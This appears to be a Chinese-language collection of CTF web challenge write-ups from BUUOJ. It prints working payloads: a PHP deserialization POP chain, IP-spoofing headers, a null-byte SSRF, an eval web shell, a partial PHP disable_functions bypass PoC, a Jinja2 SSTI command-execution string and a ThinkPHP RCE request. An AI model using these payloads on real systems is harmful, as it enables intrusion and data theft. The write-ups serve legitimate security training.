利用Modifier中的include包含flag.php，需要控制$var的值和调用`__invoke`，而当对象当作函数使用时会调用`__invoke`，可以看到class Test中`__get`的方法可使成员作为函数使用，当访问不存在的成员变量时会调用`__get`，class Show中的`__toString`，会访问str中的source，所以使str为Test对象，这个对象中没有source，就会调用`__get`，当把对象当作字符串时会调用`__toString`，所以使source为show对象，当执行`__wakeup`即可调用`__toString`，pop链构造完毕。

```
Show->preg_match->__toString()->Test->_get->Modifier->__invoke->append()
```

exp:

```
?php
class Modifier {
 protected  $var="php://filter/read=convert.base64-encode/resource=flag.php";

}


class Test{
    public $p;

}

class Show{
    public $source;
    public $str;
    public function __construct(){
        $this->str = new Test();
    }
}


$a = new Show();
$a->source = new Show();
$a->source->str->p = new Modifier();


echo urlencode(serialize($a));

?>
```



[MRCTF2020]Ezpop_Reveng

[MRCTF2020]套娃

how smart you are ~

FLAG is in secrettw.php

Welcome!

这只不过是个小测试区，啥都没有，还请各位多多包涵！ made by crispr

使用php解析字符串的特性绕过 利用PHP的字符串解析特性Bypass

payload

```
b%20u%20p%20t=23333%0A
```


b%20u%20p%20t经过处理后存入数组的值为b_u_p_t，%0A为换行符。

how smart you are ~


FLAG is in secrettw.php

访问secrettw.php，发现jsfuck。

Flag is here~But how to get it?Local access only!
Sorry,you don't have permission! Your ip is :sorry,this way is banned!



控制台运行




post后获得源码


```
Flag is here~But how to get it? <?php
error_reporting(0);
include 'takeip.php';
ini_set('open_basedir','.');
include 'flag.php';

if(isset($_POST['Merak'])){
    highlight_file(__FILE__);
    die();
}


function change($v){
    $v = base64_decode($v);
    $re = '';
    for($i=0;$i<strlen($v);$i++){
        $re .= chr ( ord ($v[$i]) + $i*2 );
    }
    return $re;
}
echo 'Local access only!'."<br/>";
$ip = getIp();
if($ip!='127.0.0.1')
echo "Sorry,you don't have permission!  Your ip is :".$ip;
if($ip === '127.0.0.1' && file_get_contents($_GET['2333']) === 'todat is a happy day' ){
echo "Your REQUEST is:".change($_GET['file']);
echo file_get_contents(change($_GET['file'])); }
?>
```

使用Client-IP伪造ip，使用data协议控制输入流，控制file_get_contents的值

> 伪造ip：X-Client-IP: X-Remote-IP: X-Remote-Addr: X-Originating-IP: X-Forwarded-For: client-ip:

`http://b436b6c5-e523-4aed-8075-c98d9a08f8fc.node3.buuoj.cn/secrettw.php?2333=data://,todat is a happy day&file=flag.php`







编写加密函数

```php
function rechange($v="flag.php"){
    $re = '';
    for($i=0;$i<strlen($v);$i++){
        $re .= chr ( ord ($v[$i]) - $i*2 );
    }
    $v = base64_encode($re);
    return $v;
}
```

`http://b436b6c5-e523-4aed-8075-c98d9a08f8fc.node3.buuoj.cn/secrettw.php?2333=data://,todat%20is%20a%20happy%20day&file=ZmpdYSZmXGI=`



Flag is here~But how to get it?Local access only!
Your REQUEST is:flag.php




[GKCTF2020]cve版签到

CVE-2020-7066

get_headers()：可以通过服务器的响应头来判断远程文件是否存在

get_headers()会截断URL中空字符后的内容，也就是会截断%00后的字符



`http://fe290372-6178-4c81-8314-dd7f71ce1ec4.node3.buuoj.cn/?url=http://127.0.0.1%00www.ctfhub.com`

```
Array
(
    [0] => HTTP/1.1 200 OK
    [1] => Date: Mon, 21 Sep 2020 14:03:11 GMT
    [2] => Server: Apache/2.4.38 (Debian)
    [3] => X-Powered-By: PHP/7.3.15
    [4] => Tips: Host must be end with '123'
    [5] => Vary: Accept-Encoding
    [6] => Content-Length: 113
    [7] => Connection: close
    [8] => Content-Type: text/html; charset=UTF-8
)
```


改为`http://fe290372-6178-4c81-8314-dd7f71ce1ec4.node3.buuoj.cn/?url=http://127.0.0.123%00www.ctfhub.com`

```
Array
(
    [0] => HTTP/1.1 200 OK
    [1] => Date: Mon, 21 Sep 2020 14:04:07 GMT
    [2] => Server: Apache/2.4.38 (Debian)
    [3] => X-Powered-By: PHP/7.3.15
    [4] => FLAG: flag{26920268-da52-4fb1-900c-59fe625eed9c}
    [5] => Vary: Accept-Encoding
    [6] => Content-Length: 113
    [7] => Connection: close
    [8] => Content-Type: text/html; charset=UTF-8
)
```


[GKCTF2020]CheckIN

```
<title>Check_In</title>
<?php
highlight_file(__FILE__);
class ClassName
{
        public $code = null;
        public $decode = null;
        function __construct()
        {
                $this->code = @$this->x()['Ginkgo'];
                $this->decode = @base64_decode( $this->code );
                @Eval($this->decode);
        }

        public function x()
        {
                return $_REQUEST;
        }
}
new ClassName();
```

base64编码后可rce

phpinfo(); --> cGhwaW5mbygpOw==

`http://85b78423-12a5-4619-9749-7e5ae23ad41c.node3.buuoj.cn/?Ginkgo=cGhwaW5mbygpOw==`

查找disable_functions

disable_functions	pcntl_alarm,pcntl_fork,pcntl_waitpid,pcntl_wait,pcntl_wifexited,pcntl_wifstopped,pcntl_wifsignaled,pcntl_wifcontinued,pcntl_wexitstatus,pcntl_wtermsig,pcntl_wstopsig,pcntl_signal,pcntl_signal_get_handler,pcntl_signal_dispatch,pcntl_get_last_error,pcntl_strerror,pcntl_sigprocmask,pcntl_sigwaitinfo,pcntl_sigtimedwait,pcntl_exec,pcntl_getpriority,pcntl_setpriority,pcntl_async_signals,system,exec,shell_exec,popen,proc_open,passthru,symlink,link,syslog,imap_open,ld,dl,	pcntl_alarm,pcntl_fork,pcntl_waitpid,pcntl_wait,pcntl_wifexited,pcntl_wifstopped,pcntl_wifsignaled,pcntl_wifcontinued,pcntl_wexitstatus,pcntl_wtermsig,pcntl_wstopsig,pcntl_signal,pcntl_signal_get_handler,pcntl_signal_dispatch,pcntl_get_last_error,pcntl_strerror,pcntl_sigprocmask,pcntl_sigwaitinfo,pcntl_sigtimedwait,pcntl_exec,pcntl_getpriority,pcntl_setpriority,pcntl_async_signals,system,exec,shell_exec,popen,proc_open,passthru,symlink,link,syslog,imap_open,ld,dl,

```
eval($_POST[1]);
ZXZhbCgkX1BPU1RbMV0pOw==
```

`http://85b78423-12a5-4619-9749-7e5ae23ad41c.node3.buuoj.cn/?Ginkgo=ZXZhbCgkX1BPU1RbMV0pOw==`

蚂剑连接，发现打不开根目录下的flag，但是有readflag文件

看wp发现环境为php7.3，可用用bypass PHP7.0-7.3 disable_function的PoC

改下命令

```php
<?php

# PHP 7.0-7.3 disable_functions bypass PoC (*nix only)
#
# Bug: https://bugs.php.net/bug.php?id=72530
#
# This exploit should work on all PHP 7.0-7.3 versions
#
# Author: https://github.com/mm0r1

pwn("/readflag");

function pwn($cmd) {
    global $abc, $helper;

    function str2ptr(&$str, $p = 0, $s = 8) {
        $address = 0;
        for($j = $s-1; $j >= 0; $j--) {
            $address <<= 8;
            $address |= ord($str[$p+$j]);
        }
        return $address;
    }

    function ptr2str($ptr, $m = 8) {
        $out = "";
        for ($i=0; $i < $m; $i++) {
            $out .= chr($ptr & 0xff);
            $ptr >>= 8;
```


上传至temp目录（有上传权限），然后包含它。

payload

```
http://85b78423-12a5-4619-9749-7e5ae23ad41c.node3.buuoj.cn/?Ginkgo=ZXZhbCgkX1BPU1RbMV0pOw==

POST：1=include('/tmp/exp.php');
```

```
<title>Check_In</title>
<?php
highlight_file(__FILE__);
class  ClassName
{
                public  $code  =  null;
                public  $decode  =  null;
                function  __construct()
                {
                                $this->code  =  @$this->x()['Ginkgo'];
                                $this->decode  =  @base64_decode(  $this->cod
                                @Eval($this->decode);
                }

                public  function  x()
                {
                                return  $_REQUEST;
                }
}
new  ClassName(); flag{d3ffc606-1c01-4045-a4cd-ac24ba7cd2be}
```


[GKCTF2020]EZ三剑客-EzWeb

[GKCTF2020]EZ三剑客-EzTypecho

[BJDCTF 2nd]fake google

jinja2 ssti

payload

```
http://a59cb797-5668-400c-a511-a4f94c890709.node3.buuoj.cn/qaq?name={%%20for%20c%20in%20[].__class__.__base__.__subclasses__()%20%}{%%20if%20c.__name__==%27catch_warnings%27%20%}{{%20c.__init__.__globals__[%27__builtins__%27].eval(%22__import__(%27os%27).popen(%27cat%20../../../../flag%27).read()%22)%20}}{%%20endif%20%}{%%20endfor%20%}
```


[BJDCTF 2nd]old-hack

thinkphp5.0.23命令执行

payload

```
http://52bd483e-0bea-4679-b32b-1afd54ad8f9a.node3.buuoj.cn/

POST:_method=__construct&filter[]=system&method=get&server[REQUEST_METHOD]=cat ../../../../flag
```

[BJDCTF 2nd]假猪套天下第一



扫描目录，发现`.DS_Store`

`.DS_Store 文件利用 .DS_Store 是 Mac OS 保存文件夹的自定义属性的隐藏文件。通过.DS_Store可以知道这个目录里面所有文件的清单。`


下载后在Linux中cat DS_Store

输入L0gln.php，跳转至index.php，做了登录检测


随便输入用户名密码即可登录

输入L0gln.php，把time值改大

Sorry, this site will be available after totally 99 years!



接下来也是一些header的限制，直接放出最终的包，可参考后面的header详解



Header:请求头参数详解

Header	解释	示例
Accept	指定客户端能够接收的内容类型	Accept: text/plain, text/html,application/json
Accept-Charset	浏览器可以接受的字符编码集。	Accept-Charset: iso-8859-5
Accept-Encoding	指定浏览器可以支持的web服务器返回内容压缩编码类型。	Accept-Encoding: compress, gzip
Accept-Language	浏览器可接受的语言	Accept-Language: en,zh
Accept-Ranges	可以请求网页实体的一个或者多个子范围字段	Accept-Ranges: bytes
Authorization	HTTP授权的授权证书	Authorization: Basic QWxhZGRpbjpvcGVuIHNlc2FtZQ==
Cache-Control	指定请求和响应遵循的缓存机制	Cache-Control: no-cache
Connection	表示是否需要持久连接。（HTTP 1.1默认进行持久连接）	Connection: close
Cookie	HTTP请求发送时，会把保存在该请求域名下的所有cookie值一起发送给web服务器。	Cookie: $Version=1; Skin=new;
Content-Length	请求的内容长度	Content-Length: 348
Content-Type	请求的与实体对应的MIME信息	Content-Type: application/x-www-form-urlencoded
Date	请求发送的日期和时间	Date: Tue, 15 Nov 2010 08:12:31 GMT
Expect	请求的特定的服务器行为	Expect: 100-continue
From	发出请求的用户的Email	From: user@email.com
Host	指定请求的服务器的域名和端口号	Host: www.zcmhi.com
If-Match	只有请求内容与实体相匹配才有效	If-Match: “737060cd8c284d8af7ad3082f209582d”
If-Modified-Since	如果请求的部分在指定时间之后被修改则请求成功，未被修改则返回304代码	If-Modified-Since: Sat, 29 Oct 2010 19:43:31 GMT
If-None-Match	如果内容未改变返回304代码，参数为服务器先前发送的Etag，与服务器回应的Etag比较判断是否改变	If-None-Match: “737060cd8c284d8af7ad3082f209582d”
If-Range	如果实体未改变，服务器发送客户端丢失的部分，否则发送整个实体。参数也为Etag	If-Range: “737060cd8c284d8af7ad3082f209582d”
If-Unmodified-Since	只在实体在指定时间之后未被修改才请求成功	If-Unmodified-Since: Sat, 29 Oct 2010 19:43:31 GMT
Max-Forwards	限制信息通过代理和网关传送的时间	Max-Forwards: 10
Pragma	用来包含实现特定的指令	Pragma: no-cache
Proxy-Authorization	连接到代理的授权证书	Proxy-Authorization: Basic QWxhZGRpbjpvcGVuIHNlc2FtZQ==

Header	解释	示例
Range	只请求实体的一部分，指定范围	Range: bytes=500-999
Referer	先前网页的地址，当前请求网页紧随其后,即来路	Referer: http://www.zcmhi.com/archives…
TE	客户端愿意接受的传输编码，并通知服务器接受接受尾加头信息	TE: trailers,deflate;q=0.5
Upgrade	向服务器指定某种传输协议以便服务器进行转换（如果支持）	Upgrade: HTTP/2.0, SHTTP/1.3, IRC/6.9, RTA/x11
User-Agent	User-Agent的内容包含发出请求的用户信息	User-Agent: Mozilla/5.0 (Linux; X11)
Via	通知中间网关或代理服务器地址，通信协议	Via: 1.0 fred, 1.1 nowhere.com (Apache/1.1)
Warning	关于消息实体的警告信息	Warn: 199 Miscellaneous warning

[BJDCTF 2nd]简单注入

发现hint.txt

